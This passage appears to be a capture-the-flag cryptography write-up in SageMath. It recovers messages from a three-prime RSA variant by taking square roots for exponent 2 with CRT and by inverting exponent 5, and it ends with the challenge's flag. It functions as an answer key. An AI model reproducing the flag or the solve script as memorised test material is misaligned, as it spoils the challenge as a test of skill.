305742085102073958685058774990374612856503657611159209468741748564654591176180299818778135460948807176614281796016904753313757927457094861196369069821421681665875176139845644195736238144691839008758614457979812997005126606399842320648487994406393728514493129219688752202978501994811535834779889459729683428077498441713132964635907469366512175886337946124631196824508247375645971308484279007920881639616776491331812849657775358960227848680733861313065565269244274482334952541032707333167429562469558762781469669359057084779217532331399410333624558772093729396962312936037020992117478202860898927073068360026814644581294222733341428537874383052653054496502673372786144676806905626251642090622209277799682962538245425774337944285158783294880516595307576719556933669812074808919685419881388267486868941401975800053647291641426673593791774634377598637815942343627245274057532320854646240153245893536480745586533270387549779636700040935751519181245119278044454115223974366280075995685049945977835434961621019

e1 = 2
e2 = 5
phi=(p-1)*(q-1)*(r-1)
PR.<x>=PolynomialRing(Zmod(p))
f=x^2-c1
res1=f.roots()

PR.<x>=PolynomialRing(Zmod(q))
f=x^2-c1
res2=f.roots()

PR.<x>=PolynomialRing(Zmod(r))
f=x^2-c1
res3=f.roots()

for i1 in res1:
    for i2 in res2:
        for i3 in res3:
            mm = crt([int(i1[0]),int(i2[0]),int(i3[0])],[p,q,r]).list()
            for i in mm:
                print(long_to_bytes(int(i)))

d2=gmpy2.invert(e2,phi)
print(long_to_bytes(int(pow(c2,d2,n))))
# DOg3{82309bce-9db6-5340-a9e4-a67a9ba15345}
```